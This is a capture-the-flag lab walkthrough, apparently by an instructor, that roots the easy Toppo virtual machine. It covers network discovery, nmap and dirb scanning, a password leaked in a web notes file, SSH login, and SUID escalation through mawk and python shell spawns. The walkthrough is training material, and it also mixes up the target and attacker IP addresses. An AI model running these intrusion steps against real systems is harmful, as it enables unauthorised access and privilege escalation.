Lab - Capture the Flag Walkthrough – Toppo

Overview

In this lab, you will be shown how to gain root access to a virtual machine designed as a Capture the Flag (CTF) exercise. This CTF is rated as easy. These walk-throughs are designed so students can learn by emulating the technical guidelines used in conducting an actual real-world pentest using as few automated tools as possible.

Caveat

For this machine, I used Oracle Virtual Box to run the target machine. Kali Linux is the attacker machine for solving this CTF.

The Toppo OVA file can be downloaded here.

CTF Description


Difficulty: Easy

Flags: There is one flag

DHCP: Enabled
IP Address: Automatically assigned

Footprinting

Though the IP address for the target is on available at the login screen when the machine boots up, it's always a good practice to do your network discovery.



My target has an IP address of 192.168.0.30, and my Kali has an IP address of 192.168.0.31. These addresses to apply to me and my network, yours will probably differ.

Command used: `netdiscover -i eth0`

```
Currently scanning: 192.168.148.0/16   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 300
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.0.1     80:29:94:67:8e:98      1      60  Technicolor CH USA Inc.
192.168.0.26    34:97:f6:8f:0d:54      1      60  ASUSTek COMPUTER INC.
192.168.0.28    18:31:bf:b1:5d:e3      1      60  ASUSTek COMPUTER INC.
192.168.0.31    08:00:27:d2:f6:10      1      60  PCS Systemtechnik GmbH
192.168.100.1   00:10:95:ff:ff:fe      1      60  Thomson Inc.
```

We next need to find out what ports and services are available. For this purpose, we can do a full Nmap port scan.


Command used: nmap 192.168.0.31 -v -Pn -p-

The scan returns the following results showing the target has four open ports.

```
root@kali:~# nmap 192.168.0.31 -v -Pn -p-
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-18 00:50 EDT
Initiating ARP Ping Scan at 00:50
Scanning 192.168.0.31 [1 port]
Completed ARP Ping Scan at 00:50, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:50
Completed Parallel DNS resolution of 1 host. at 00:50, 0.03s elapsed
Initiating SYN Stealth Scan at 00:50
Scanning 192.168.0.31 [65535 ports]
Discovered open port 80/tcp on 192.168.0.31
Discovered open port 22/tcp on 192.168.0.31
Discovered open port 111/tcp on 192.168.0.31
Discovered open port 38882/tcp on 192.168.0.31
Completed SYN Stealth Scan at 00:50, 7.92s elapsed (65535 total ports)
Nmap scan report for 192.168.0.31
Host is up (0.00024s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
38882/tcp open  unknown
MAC Address: 08:00:27:D2:F6:10 (Oracle VirtualBox virtual NIC)
```

Let’s begin by looking at what is available for port 80.

We open a browser, and in the address bar, we only need to type in the IP address of the target and are given the home page for the website.




The webpage has nothing of use. Time to breakout Dirb.

Command used: `dirb http://192.168.0.31`


After some time, dirb found some directories, and from the results, we have an admin directory which would be my first choice of where to start looking. Just need to copy the URL and place it in the address bar of our browser.

```
root@kali:~# dirb http://192.168.0.31

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Jun 18 01:02:12 2019
URL_BASE: http://192.168.0.31/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.31/ ----
==> DIRECTORY: http://192.168.0.31/admin/
==> DIRECTORY: http://192.168.0.31/css/
==> DIRECTORY: http://192.168.0.31/img/
+ http://192.168.0.31/index.html (CODE:200|SIZE:6437)
==> DIRECTORY: http://192.168.0.31/js/
+ http://192.168.0.31/LICENSE (CODE:200|SIZE:1093)
==> DIRECTORY: http://192.168.0.31/mail/
==> DIRECTORY: http://192.168.0.31/manual/
+ http://192.168.0.31/server-status (CODE:403|SIZE:300)
==> DIRECTORY: http://192.168.0.31/vendor/
```

Inside the admin directory, we have a notes.txt file.




If we add the name of the file to the front of our URL, we can see the contents.



We have a password with a name in it! The target is running SSH and a possible username and password combination.


Command used: `ssh ted@192.168.0.31`



Post Exploitation

Now that we have logged onto the server, time to exploit, and to root. Let's see if the OS version is vulnerable.

Commands used:
`uname -a`
`cat /etc/issue`




Using `searchsploit`, we discover there are no known vulnerabilities for this version of Debian 3.16.51-3.

Using the following command, we can enumerate all binaries and having SUID permission.

SUID is a special **permission** for executable files which enables other users to run the file with the effective **permissions** of the file owner. Instead of the normal x which represents execute **permissions**, you will see an s (to indicate **SUID**) special **permission** for the user.

Command used: `find / -perm -u=s -type f 2>/dev/null`



There are two binaries we can exploit. We have **`mawk,`** and we have python 2.7.

Option #1 - mawk


mawk is an interpreter for the AWK Programming Language. The AWK language is useful for the manipulation of data files, text retrieval and processing, and for prototyping and experimenting with algorithms.

Using the flowing command with mawk, gets us root access.
`mawk 'BEGIN {system("/bin/sh")}'`
Change directory over to the root.
Command used: `cd /root`
List the contents inside the root directory.
Command use: `ls`
Print the content of the flag.txt to the screen.
Command used: `cat flag.txt`

Option #2 -Python 2.7

Using Python 2.7, we can also gain root access and capture the flag using the following commands:

```
python2.7 -c 'import pty;pty.spawn("/bin/sh")'
```



Summary –

We captured this flag is short order. This CTF was easy but it certainly was fun. In this CTF, you learned the following methodology.

- Network scanning
- Directory brute-force attack
- Abusing HTTP web directories
- Compromise confidential
- Spawn tty shell (ssh login)
- SUID privilege escalation
- Get root access and capture the flag

Regards –

Prof. k